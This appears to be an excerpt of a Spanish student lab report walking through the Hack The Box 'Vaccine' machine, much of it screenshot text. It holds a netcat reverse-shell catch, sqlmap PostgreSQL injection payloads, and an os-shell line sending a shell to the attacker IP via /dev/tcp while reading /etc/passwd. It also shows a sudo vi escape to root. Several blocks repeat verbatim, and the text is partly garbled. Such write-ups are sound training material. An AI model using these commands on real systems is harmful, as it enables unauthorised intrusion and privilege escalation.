Elvir	Sports	Petrol	2000cc
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc

```
kali@kali:~$ nc -nltp 443
listening on [any] 443 ...
connect to [10.10.14.137] from (UNKNOWN) [10.129.95.174] 58756
python3 -c 'import pty; pty.spawn("/bin/bash")'
postgres@vacchine:/var/lib/postgresql/11/main$ cd /var/www/html
cd /var/www/html
postgres@vacchine:/var/www/html$ ls
ls
pg-pkg      dashboard.js  index.php    style.css
dashboard.css dashboard.php license.txt
postgres@vacchine:/var/www/html$ cat dashboard.php
cat dashboard.php
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>Admin Dashboard</title>
<link rel="stylesheet" href="/dashboard.css">
<script src="https://use.fontawesome.com/33a3739634.js"></script>
</head>
<body>
<!-- partial:index.partial.html -->
<div id="wrapper">
<div class="parent">
<div align="left">MegaCorp Car Catalogue</div>
<div class="search-box">
<input type="search" name="search" placeholder="Search" />
<button type="submit" class="search-btn"><i class="fa fa-search"></i></button>
</div>
</div>
<table id="keywords" cellspacing="0" cellpadding="0">
<thead>
<tr>
<th><span style="color: white">Name</span></th>
<th><span style="color: white">Type</span></th>
<th><span style="color: white">Fuel</span></th>
<th><span style="color: white">Engine</span></th>
</tr>
</thead>
<tbody>
<tr>
<td><span style="color: white">Elvir</span></td>
<td><span style="color: white">Sports</span></td>
<td><span style="color: white">Petrol</span></td>
<td><span style="color: white">2000cc</span></td>
</tr>
<tr>
<td><span style="color: white">Sandy</span></td>
<td><span style="color: white">Sedan</span></td>
<td><span style="color: white">Petrol</span></td>
<td><span style="color: white">1000cc</span></td>
</tr>
<tr>
<td><span style="color: white">Meta</span></td>
<td><span style="color: white">SUV</span></td>
<td><span style="color: white">Petrol</span></td>
<td><span style="color: white">800cc</span></td>
</tr>
</tbody>
</table>
<div class="session-start">
<div class="session-end">
</div>
</div>
</div>
```

```

kali@kali:~/var/www/html$ sqlmap -u 'http://localhost:5432/dbname=carsdb user=postgres password=P@5w0rd!' --r
[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 13:55:39 /2025-05-02/

[13:55:39] [WARNING] provided value for parameter 'search' is empty. Please, always use only valid parameter values so s
qlmap could be able to run properly
[13:55:39] [INFO] resuming back-end DBMS 'postgres'
[13:55:39] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: search (GET)
Type: boolean-based blind
Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
Payload: search= ' AND 1191=CAST((CHR(113)||CHR(112)||CHR(118)||CHR(113))||(SELECT (CASE WHEN (1191=1191) T
HEN 1 ELSE 0 END))::text||(CHR(113)||CHR(112)||CHR(107)||CHR(106)||CHR(113)) AS NUMERIC))-- gcgh

Type: error-based
Title: PostgreSQL AND error-based - WHERE or HAVING clause
Payload: search= ' AND 1191=CAST((CHR(113)||CHR(112)||CHR(118)||CHR(113))||(SELECT (CASE WHEN (1191=1191) T
HEN 1 ELSE 0 END))::text||(CHR(113)||CHR(112)||CHR(107)||CHR(106)||CHR(113)) AS NUMERIC))-- gcgh

Type: stacked queries
Title: PostgreSQL > 8.1 stacked queries (comment)
Payload: search= 'SELECT PG_SLEEP(5)--

Type: time-based blind
Title: PostgreSQL > 8.1 AND time-based blind
Payload: search= ' AND 9726=(SELECT 9726 FROM PG_SLEEP(5))-- MgGd

[13:55:41] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 20.04 or 20.10 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[13:55:41] [INFO] fingerprinting the back-end DBMS operating system
[13:55:41] [WARNING] reflective value(s) found and filtering out
[13:55:41] [INFO] the back-end DBMS operating system is Linux
[13:55:41] [INFO] testing if current user is DBA
[13:55:41] [INFO] retrieved: '1'
[13:55:41] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[13:55:41] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> bash -c "bash -l && /dev/tcp/10.10.14.137/443 && cat /etc/passwd"
do you want to retrieve the command standard output? [Y/n/a]

[13:56:15] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[13:57:46] [CRITICAL] connection timed out to the target URL

[*] ending @ 13:57:46 /2025-05-02/

kali@kali:~/var/www/html$

```

```

kali@kali:~/var/www/html$ sqlmap -u 'http://localhost:5432/dbname=carsdb user=postgres password=P@5w0rd!' --r
[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 13:55:39 /2025-05-02/

[13:55:39] [WARNING] provided value for parameter 'search' is empty. Please, always use only valid parameter values so s
qlmap could be able to run properly
[13:55:39] [INFO] resuming back-end DBMS 'postgres'
[13:55:39] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: search (GET)
Type: boolean-based blind
Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
Payload: search= ' AND 1191=CAST((CHR(113)||CHR(112)||CHR(118)||CHR(113))||(SELECT (CASE WHEN (1191=1191) T
HEN 1 ELSE 0 END))::text||(CHR(113)||CHR(112)||CHR(107)||CHR(106)||CHR(113)) AS NUMERIC))-- gcgh

Type: error-based
Title: PostgreSQL AND error-based - WHERE or HAVING clause
Payload: search= ' AND 1191=CAST((CHR(113)||CHR(112)||CHR(118)||CHR(113))||(SELECT (CASE WHEN (1191=1191) T
HEN 1 ELSE 0 END))::text||(CHR(113)||CHR(112)||CHR(107)||CHR(106)||CHR(113)) AS NUMERIC))-- gcgh

Type: stacked queries
Title: PostgreSQL > 8.1 stacked queries (comment)
Payload: search= 'SELECT PG_SLEEP(5)--

Type: time-based blind
Title: PostgreSQL > 8.1 AND time-based blind
Payload: search= ' AND 9726=(SELECT 9726 FROM PG_SLEEP(5))-- MgGd

[13:55:41] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 20.04 or 20.10 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[13:55:41] [INFO] fingerprinting the back-end DBMS operating system
[13:55:41] [WARNING] reflective value(s) found and filtering out
[13:55:41] [INFO] the back-end DBMS operating system is Linux
[13:55:41] [INFO] testing if current user is DBA
[13:55:41] [INFO] retrieved: '1'
[13:55:41] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[13:55:41] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> bash -c "bash -l && /dev/tcp/10.10.14.137/443 && cat /etc/passwd"
do you want to retrieve the command standard output? [Y/n/a]

[13:56:15] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[13:57:46] [CRITICAL] connection timed out to the target URL

[*] ending @ 13:57:46 /2025-05-02/

kali@kali:~/var/www/html$

```

En este momento, ya disponemos de los datos de un usuario cuyos privilegios podemos escalar, sólo nos queda seguir indagando para obtener su clave.

Pág. 19 de 23

The screenshot shows a virtual machine environment. On the left, a web browser displays the GTFOBins website, which lists various binaries and their usage. The right side shows a terminal window with a shell session.

GTFOBins Website Content:

- Shell #**
Modern Unix systems run `vim` binary when `vi` is called.
It can be used to break out from restricted environments by spawning an interactive system shell.
- File write**
It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.
- File read**
It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.
- Sudo**

Terminal Window Content:

```

kali@kali:~$ ssh postgres@10.129.95.174
postgres@10.129.95.174's password:
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Fri 02 May 2025 12:02:31 PM UTC

System load:  0.0          Processes:    181
Usage of /:   32.6% of 8.73GB   Users logged in:  0
Memory usage: 19%           IP address for ens160: 10.129.95.174
Swap usage:   0%

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

postgres@vacine:~$ whoami
postgres
postgres@vacine:~$ id
uid=111(postgres) gid=117(postgres) groups=117(postgres),116(ssl-cert)
postgres@vacine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vacine:
env_keep+=LANG LANGUAGE LANGUAS LC_* _XKB_CHARSET*, env_keep+=XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin, mail_badpass

User postgres may run the following commands on vacine:
(ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vacine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf -c ':!bin/sh' /dev/null
Sorry, user postgres is not allowed to execute '/bin/vi /etc/postgresql/11/main/pg_hba.conf -c ':!bin/sh /dev/null' as r
oot on vacine.
postgres@vacine:~$
  
```

The screenshot shows a virtual machine environment. On the left, a web browser displays the GTFOBins website, which lists various binaries and their usage. The right side shows a terminal window with a shell session.

GTFOBins Website Content:

- Shell**
Modern Unix systems run `vim` binary when `vi` is called.
It can be used to break out from restricted environments by spawning an interactive system shell.
- File write**
It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.
- File read**
It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.
- Sudo**

Terminal Window Content:

```

kali@kali:~$ ssh postgres@10.129.95.174
postgres@10.129.95.174's password:
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Fri 02 May 2025 12:02:31 PM UTC

System load:  0.0          Processes:    181
Usage of /:   32.6% of 8.73GB   Users logged in:  0
Memory usage: 19%           IP address for ens160: 10.129.95.174
Swap usage:   0%

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

postgres@vacine:~$ whoami
postgres
postgres@vacine:~$ id
uid=111(postgres) gid=117(postgres) groups=117(postgres),116(ssl-cert)
postgres@vacine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vacine:
env_keep+=LANG LANGUAGE LANGUAS LC_* _XKB_CHARSET*, env_keep+=XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin, mail_badpass

User postgres may run the following commands on vacine:
(ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vacine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf -c ':!bin/sh' /dev/null
Sorry, user postgres is not allowed to execute '/bin/vi /etc/postgresql/11/main/pg_hba.conf -c ':!bin/sh /dev/null' as r
oot on vacine.
postgres@vacine:~$
  
```


Grupo13 (A tope) [Corriendo] - Oracle VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Hack The Box: Starting Poi Admin Dashboard

vi | GTFOBins

gtfbins.github.io/gtfbins/vi

vi

Star 11.961

Shell File write File read Sudo

Modern Unix systems run `vi` binary when `vi` is called.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) `vi -c ':!bin/sh' /dev/null`

(b) `vi`
`:set shell=/bin/sh`
`:shell`

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

`vi file_to_write`
`iDATA`
`~l`
`w`

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

`vi file_to_read`

Sudo

File Actions Edit View Help

PostgreSQL Client Authentication Configuration File

#

Refer to the "Client Authentication" section in the PostgreSQL

documentation for a complete description of this file. A short

synopsis follows.

#

This file controls: which hosts are allowed to connect, how clients

are authenticated, which PostgreSQL user names they can use, which

databases they can access. Records take one of these forms:

#

local DATABASE USER METHOD [OPTIONS]

host DATABASE USER ADDRESS METHOD [OPTIONS]

hostssl DATABASE USER ADDRESS METHOD [OPTIONS]

hostnossl DATABASE USER ADDRESS METHOD [OPTIONS]

#

(The uppercase items must be replaced by actual values.)

#

The first field is the connection type: "local" is a Unix-domain

socket, "host" is either a plain or SSL-encrypted TCP/IP socket,

"hostssl" is an SSL-encrypted TCP/IP socket, and "hostnossl" is a

plain TCP/IP socket.

#

DATABASE can be "all", "sameuser", "samerole", "replication", a

database name, or a comma-separated list thereof. The "all"

keyword does not match "replication". Access to replication

must be enabled in a separate record (see example below).

#

USER can be "all", a user name, a group name prefixed with "+", or a

comma-separated list thereof. In both the DATABASE and USER fields

you can also write a file name prefixed with "@" to include names

from a separate file.

#

ADDRESS specifies the set of hosts the record matches. It can be a

host name, or it is made up of an IP address and a CIDR mask that is

an integer (between 0 and 32 (IPv4) or 128 (IPv6) inclusive) that

specifies the number of significant bits in the mask. A host name

that starts with a dot (.) matches a suffix of the actual host name.

Alternatively, you can write an IP address and netmask in separate

columns to specify the set of hosts. Instead of a CIDR-address, you

can write "samehost" to match any of the server's own IP addresses,

or "samenet" to match any address in any subnet that the server is

directly connected to.

#

METHOD can be "trust", "reject", "md5", "password", "scram-sha-256",

"gss", "sspi", "ident", "peer", "pam", "ldap", "radius" or "cert".

Note that "password" sends passwords in clear text; "md5" or

"scram-sha-256" are preferred since they send encrypted passwords.

#

OPTIONS are a set of options for the authentication in the format

NAME=VALUE. The available options depend on the different

authentication methods -- refer to the "Client Authentication"

1,1 Top

Grupo13 (A tope) [Corriendo] - Oracle VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Hack The Box: Starting Poi Admin Dashboard

vi | GTFOBins

gtfbins.github.io/gtfbins/vi

vi

Star 11.961

Shell File write File read Sudo

Modern Unix systems run `vi` binary when `vi` is called.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) `vi -c ':!bin/sh' /dev/null`

(b) `vi`
`:set shell=/bin/sh`
`:shell`

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

`vi file_to_write`
`iDATA`
`~l`
`w`

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

`vi file_to_read`

Sudo

File Actions Edit View Help

PostgreSQL Client Authentication Configuration File

#

Refer to the "Client Authentication" section in the PostgreSQL

documentation for a complete description of this file. A short

synopsis follows.

#

This file controls: which hosts are allowed to connect, how clients

are authenticated, which PostgreSQL user names they can use, which

databases they can access. Records take one of these forms:

#

local DATABASE USER METHOD [OPTIONS]

host DATABASE USER ADDRESS METHOD [OPTIONS]

hostssl DATABASE USER ADDRESS METHOD [OPTIONS]

hostnossl DATABASE USER ADDRESS METHOD [OPTIONS]

#

(The uppercase items must be replaced by actual values.)

#

The first field is the connection type: "local" is a Unix-domain

socket, "host" is either a plain or SSL-encrypted TCP/IP socket,

"hostssl" is an SSL-encrypted TCP/IP socket, and "hostnossl" is a

plain TCP/IP socket.

#

DATABASE can be "all", "sameuser", "samerole", "replication", a

database name, or a comma-separated list thereof. The "all"

keyword does not match "replication". Access to replication

must be enabled in a separate record (see example below).

#

USER can be "all", a user name, a group name prefixed with "+", or a

comma-separated list thereof. In both the DATABASE and USER fields

you can also write a file name prefixed with "@" to include names

from a separate file.

#

ADDRESS specifies the set of hosts the record matches. It can be a

host name, or it is made up of an IP address and a CIDR mask that is

an integer (between 0 and 32 (IPv4) or 128 (IPv6) inclusive) that

specifies the number of significant bits in the mask. A host name

that starts with a dot (.) matches a suffix of the actual host name.

Alternatively, you can write an IP address and netmask in separate

columns to specify the set of hosts. Instead of a CIDR-address, you

can write "samehost" to match any of the server's own IP addresses,

or "samenet" to match any address in any subnet that the server is

directly connected to.

#

METHOD can be "trust", "reject", "md5", "password", "scram-sha-256",

"gss", "sspi", "ident", "peer", "pam", "ldap", "radius" or "cert".

Note that "password" sends passwords in clear text; "md5" or

"scram-sha-256" are preferred since they send encrypted passwords.

#

OPTIONS are a set of options for the authentication in the format



NAME=VALUE. The available options depend on the different

authentication methods -- refer to the "Client Authentication"

8,7 Top

 Linkia FP

Pág. 21 de 23



Escalada de privilegios.

Con los datos obtenidos, finalmente conseguimos acceso pleno al sistema como administrador, con lo que ello conlleva.

The screenshot shows a virtual machine environment. On the left, a web browser displays the GTFOBins website, specifically the page for the 'vi' binary. The page explains that 'vi' is a Modern Unix system binary and can be used to break out from restricted environments by spawning an interactive system shell. It provides two methods: (a) `vi -c ':!bin/sh' /dev/null` and (b) `vi` followed by `set shell=/bin/sh` and `:shell`.

On the right, a terminal window shows the execution of these commands. The user runs `sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf` as 'postgres@vaccine'. This results in a root shell. The user then runs `whoami` (returns 'root'), `id` (shows 'uid=0(root) gid=0(root) groups=0(root)'), `cd /root`, `ls` (shows files like 'pg_hba.conf', 'root.txt', 'snap'), and `cat root.txt` (reveals the root hash: 'dd6e058e814260bc70e9bbdef2715849').